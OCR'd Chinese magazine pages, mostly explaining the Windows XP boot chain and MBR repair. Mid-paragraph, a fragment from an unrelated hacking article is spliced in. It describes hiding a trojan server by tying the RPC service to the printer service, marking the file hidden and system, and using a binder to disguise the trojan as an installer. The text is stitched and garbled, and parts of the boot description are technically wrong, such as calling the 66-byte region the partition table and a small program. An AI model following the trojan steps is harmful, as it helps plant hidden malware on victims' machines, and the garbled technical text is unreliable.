
1、加电自检（Power On Self Test，简称POST），CPU复位。

功能是检查电脑是否良好，通常完整的POST自检将包括对CPU、640K基本内存、1M以上的扩展内存、ROM、主板、CMOS存储器、显示卡、软硬盘子系统、各种插接口（串口、并口、USB口等）及输入设备（键盘、鼠标等）进行测试，一旦在自检中发现问题，系统将给出提示信息或鸣笛警告。

自检中如发现有错误，将按两种情况处理：对于严重故障（致命性故障）则停机，此时由于各种初始化操作还没完成，不能给出任何提示或信号；对于非严重故障则给出提示或声音报

印机服务上，如图2。

由于Remote Procedure Call服务是系统的关键服务，如果被停止运行的话就会出现系统崩溃的情况。而此时我们将其依存关系链接到打印机服务，就表示如果打印机服务被停止的话，那么Remote Procedure Call服务也将无法正常运行。这样即使是用户发现了服务端程序的存在，也迫使用户不敢随意停止打印机服务，这样服务端程序也就可以正常运行。最后就是将服务端文件的属性设置成只读、隐藏和系统等属性状况就可以了。


图2





图3

三、捆绑文件巧入侵

现在运行ExeScript这款脚本编译工具，该工具可以将批处理文件、VBS脚本等快速转换为可执行文件，同时可以保护文件中的内容不被其他人进行修改。点击“文件”菜单“新建”命令中的“批处理文件”命令，接着将上面的这段脚本代码复制到程序窗口中，然后点击“方案”菜单中的“构建”命令，即可将脚本文件编译成可执行文件，如图3。

接下来要做的就是把服务端程序和批处理程序捆绑起来，这里我使用的捆具是“南域剑盟捆绑器2008”。首先在“选择要绑定的第一个文件”中设置木马服务端文件，接着在“选择要绑定的第二个文件”中设置批处理程序文件。现在点击“提取图标”按钮，在弹出的窗口选择一个安装程序，这样就把安装程序的图标提取出来。

然后点击“现在捆绑后生成的目标文件”选项，在弹出的窗口中设置捆绑文件保存的目录，如图4。配置完成后点击“开始捆绑”按钮，即可生成我们需要的捆绑文件。


图4

编辑点评：

思路不错，除了文中提到的RPC服务外，大家再想想，其它的服务可以一样利用吗？




图1　计算机系统启动过程

警信号，等待用户处理。

2、BIOS部分

系统初始化包括创建中断向量、设置寄存器、对一些外部设备进行初始化和检测等，其中很重要的一部分是BIOS设置，主要是对硬件设置一些参数。当电脑启动时会读取这些参数，并和实际硬件设置进行比较，如果不符合，会影响系统的启动。

引导程序，功能是引导WINDOWS或其它操作系统。BIOS先从软盘或硬盘的开始扇区读取主引导记录（MBR），如果没有找到，则会在显示器上显示没有引导设备；如果找到引导记录，则会把电脑的控制权转给主引导记录，由主引导记录找到分区引导记录，再由分区引导记录把操作系统装入电脑，BIOS的这部分任务就完成了。

小知识：EFI（Extensible Firmware Interfacel，可扩展固件接口），是由英特尔——一个主导个人电脑技术研发的公司推出的一种在未来的类PC电脑系统中替代BIOS的升级方案，这里不做探究。

二、BIOS到操作系统的过渡部分

1、MBR（master boot reorder，主引导记录）

MBR存在于硬盘0磁道的第一个扇区，它的大小是512字节，而这个区域可以分为三个部分。第一部分为pre-boot区（预启动区），占446字节；第二部分是Partition table区（分区表），占66个字节，该区相当于一个小程序，作用是判断哪个分区被标记为活动分区，然后去读取那个分区的启动区，并运行该区中的代码；第三个部分是结束代码标识（55AA）。

大家可以通过如图2所示的画面来概念性的了解一下MBR：

小知识：关于分区表（DPT）

在主引导区中，从地址BE开始到FD结束为止的64个字节中的内容就是通常所说的分区表。分区表以80H或00H为开始标志，以55AAH为结束标志，每个分区占用16个字节。一个硬盘最多只能分成四个主分区，其中扩展分区也是一个主分区。随着硬盘容量的迅速扩大，引入的扩展分区可以不受四个主分区的限制，把硬盘分区数扩展到"Z"。

值得注意的是，MBR是由分区程序（例如DOS的Fdisk.exe）产生的，**它也并不是以文件的形式存在的，而是由BIOS通过磁盘的定位来完成读写操作的。**不同的操作系统，这个扇区的内容代码可能是不相同的，但是实现的功能只有一个，使其中的一个活动分区获得控制权，正常启动系统。




图2　MBR的结构

MBR不随操作系统的不同而不同，即不同的操作系统可能会存在相同的MBR，即使不同，MBR也不会夹带操作系统的性质，其具有公共引导的特性，**实际它是让BIOS过渡到操作系统的中间部分。**

如果是EFI方式，它会加载BOOTMGR，然后进行相应的启动，这里不作研究。

三、操作系统部分（WINDOWS）

1、BOOT sector（分区引导记录）

在上面对MBR的介绍中我们了解到，通过引导程序代码可以找到分区表中的活动分区的引导记录，并将控制权交给它。**BOOT sector是活动分区的引导记录，存在于活动分区开始的第一个扇区，也不是以文件的形式存在，是由MBR中的第一部分程序来读取的，它是由操作系统在安装时初始化建立的。**下面是BOOT sector的详细介绍：

Boot sector即操作系统引导扇区，通常位于硬盘的0磁道1柱面1扇区（这是对于DOS来说的，对于那些以多重引导方式启动的系统则位于相应的主分区／扩展分区的第一个扇区），是操作系统可直接访问的第一个扇区，它也包括一个引导程序和一个被称为BPB（BIOS Parameter Block）的本分区参数记录表。其实每个逻辑分区都有一个Boot sector，其参数视分区的大小、操作系统的类别而有所不同。

引导程序的主要任务是根据操作系统安装时建立的初始化信息在当前根目录中寻找系统ntldr文件，如果存在，就把该文件读入内存，并移交控制权予该文件（如果是VISTA，则是WINLOAD文件）。

2、NTLDR（NT BOOT LOADER）/WinLoad

在本步骤中，系统要用到的文件一共有这几个：**NTLDR、Boot.ini、ntdetect.com、ntokrnl.exe、Ntbootdd.sys、bootsect.dos（可选的）、Hiberfil.sys**。这些文件在系统的根目录下以隐藏或系统文件的方式存在。

工作过程：

（1）NTLDR将计算机微处理器从16位实模式转换为32位保护模式。在实模式中，系统为MS-DOS保留640kb内存，其余内存视为扩展内存；而在32位保护模式中，系统（Windows XP Professional）视所有内存为可用内存。

（2）启用CPU的内存分页机制，即**pagefiles.sys**文件。

（3）检测硬盘类型，如果为SCSI硬盘，则加载**Ntbootdd.sys**用于访问磁盘，否则使用INT 13访问硬盘。

（4）如果发现系统根目录下有**Hiberfil.sys**文件并且有效，那么NTLDR将读取Hiberfil.sys的信息并恢复休眠以前的状态，这时它并不处理boot.ini文件。

说明：Hiberfil.sys是系统休眠功能所占用的硬盘空间的文件（Windows默认休眠功能是处于打开状态的），电脑处于休眠状态时，内存中的所有内容将保存到硬盘，并且电脑会被关闭。电脑在返回打开状态之后，关闭电脑时打开的所有程序和文档将全都还原到桌面。也就是说，当你让电脑进入休眠状态时，Windows在关闭系统前将所有的内存内容写入hiberfil.sys文件。而后当你重新打开电脑时，操作系统会使用Hiberfil.sys把所有信息放回内存，电脑恢复到关闭前的状态。不过Windows依然会在硬盘上留下hiberfil.sys文件，即使这个文件不再需要了。

（5）加载**BOOT.INI**，选择操作系统。如果没有上述的hiberfil.sys文件，将读取BOOT.INI文件，这时我们会看到操作系统选择的画面。如果用户按F8进入操作系统的启动菜单选项并选择了DOS，则NTLDR将加载**BOOTSECT.COM**，这是供DOS使用的引导扇区副本。

（6）加载硬件检测，即执行**ntdetect.com**，将调用BIOS收集计算机硬件信息列表并保存到注册表**HKEY_LOCAL_MACHINE下的hardware中**。硬件检测完成后，进入配置选择阶段，如果计算机含有多个硬件配置文件列表，可以通过按上下按钮来选择。如果只有一个硬件配置文件，计算机不显示此屏幕而直接使用默认的配置文件加载Windows XP专业版。

（7）加载内核阶段。在这个阶段，ntldr加载注册表引导驱动程序，准备将系统控制权交给Windows XP内核的**ntoskrnl.exe**。接着ntldr加载硬件抽象层（hal.dll），然后系统继续加载**HKEY_LOCAL_MACHINE\system键**。NTLDR读取select键来决定哪一个Control Set将被加载，控制集中包含设备的驱动程序以及需要加载的服务。

NTLDR加载**HKEY_LOCAL_MACHINE\system\service\...**下start键值为0的最底层设备驱动，当作为Control Set的镜像的Current Control Set被加载时，ntldr传递控制给内核，执行ntoskrnl.exe的入口函数，初始化内核阶段就开始了。

3、内核初始化（NTOSKRNL.EXE）

在初始化内核阶段开始的时候，彩色的Windows XP的logo以及进度条显示在屏幕中央，在这个阶段，系统完成了启动的4项任务：

（1）完成对象定义和核心数据结构初始化，使用在硬件检测时收集到的数据来创建了**HKEY_LOCAL_MACHINE\HARDWARE键**。

（2）完成对象初始化和子系统启动，通过引用**HKEY_LOCAL_MACHINE\system\Current**的默认值复制Control Set来创建了Clone Control Set。**Clone Control Set配置是计算机数据的备份，不包括启动中的改变，也不会被修改。**

以上两个过程由随后生成的“system Idle Process”内核系统线程来完成。

（3）系统完成初始化以及加载设备驱动程序，内核初始化那些在加载内核阶段被加载的底层驱动程序，然后内核扫描**HKEY_LOCAL_MACHINE\system\CurrentControlSet\service\...**下start键值为1的设备驱动程序。

这些设备驱动程序在加载的时候便完成初始化，如果有错误发生，内核使用**ErrorControl键值**来决定如何处理：

值为3时，错误标志为危机/关键，系统初次遇到错误会以LastKnownGood Control Set重新启动。如果使用LastKnownGood Control Set启动仍然产生错误，系统报告启动失败，错误信息将被显示，系统停止启动；

值为2时，错误情况为严重，系统启动失败并且以LastKnownGood Control Set重新启动，如果系统启动已经在使用LastKnownGood值，它会忽略错误并且继续启动；

当值是1的时候，错误为普通，系统会产生一个错误信息，但是仍然会忽略这个错误并且继续启动；

当值是0的时候忽略，系统不会显示任何错误信息而继续运行。

（4）Ntoskrnl创建会话管理进程：**Session Manager（smss.exe）**，启动了Windows XP高级子系统以及服务。Session Manager启动控制所有输入、输出设备以及访问显示器屏幕的Win32子系统和Winlogon进程，初始化内核完毕。

4、SMSS.EXE文件

（1）运行BootExecute中预定程序，例如autochk,chkdsk等。
（2）处理“Delayed,move/rename”命令。
（3）初始化pagingfiles和其余的注册表项。
（4）加载并初始化内核模式中的win32子系统（win32k.sys）
（5）启动csrss.exe（win32子系统在用户模式的部分）
（6）启动winlogon.exe登录系统

5、系统登录（WINLOGON.EXE）

Winlogon.exe启动Local Security Authority，同时Windows XP Professional欢迎屏幕或者登录对话框显示，这时候系统还可能在后台继续初始化刚才没有完成的驱动程序。

（1）启动LSASS（本地安全管理组件）
（2）加载LOGOUI组件，显示登录对话框，等待用户登录。LOGOUI组件可以进行二次开发，通过自己开发，可以进行基于指纹、声音等生物信息的登录。默认LOGOUI组件是Msgina.dll。
（3）启动Service.exe后台服务，它会启动所有标识为自动启动的WIN32服务程序，这时我们会在任务管理器中看到很多的SVCHOST。
（4）登录成功，加载SHELL，显示桌面。

到此为止，整个WINDOWS启动完成。从上面的启动步骤来看，它实际上是控制权的逐步移交过程：**MBR——BootSector——Ntldr——NtoSckrnl——Winlogon——shell**

四、启动过程常见故障代码及分析

从上面这个过程再来看看经常碰到的出错信息及应该采取的相应措施。在系统POST阶段，出现的错误提示有声音或字符信息，在网上有很多详细的资料可参考了，这里就不再重复，下面主要是自检完后可能出现的一些问题。

1、症状：BIOS自检完后黑屏，或者出现“Invalid Partition Table、Missing opreating system、Error loading opreating”提示。

原因：MBR已损坏，需要修复。

措施：**从安装光盘引导后进入到“修复控制台”，然后运行“FIXMBR”命令进行修复。**

注意：经常在网上看到恢复MBR用“**FDISK /MBR**”，其实它只是重写了MBR第一部分程序代码和第三部分结束标志，而其中的分区表是无法重建的（如图2），它是在开始进行分区时建立的，所以如果是分区表数据坏了，是无法用FDISK/MBR恢复的。

如果之前备份过MBR，可以恢复过来；如果没有备份，可以找一块有相同分区信息的硬盘（容量相同，分区相同），把它的MBR参数记录下来进行恢复操作。如果找不到，但知道问题硬盘的分区情况，可以重新进行分区，切记要建立相同的分区信息，比如C区多大，D区多大等。当然，最好另拿一个相同容量的硬盘来做，然后再把建好的MBR恢复过去。

2、症状：出现“A disk read error occurred，NTLDR is missing,NTLDR is compressed”提示。

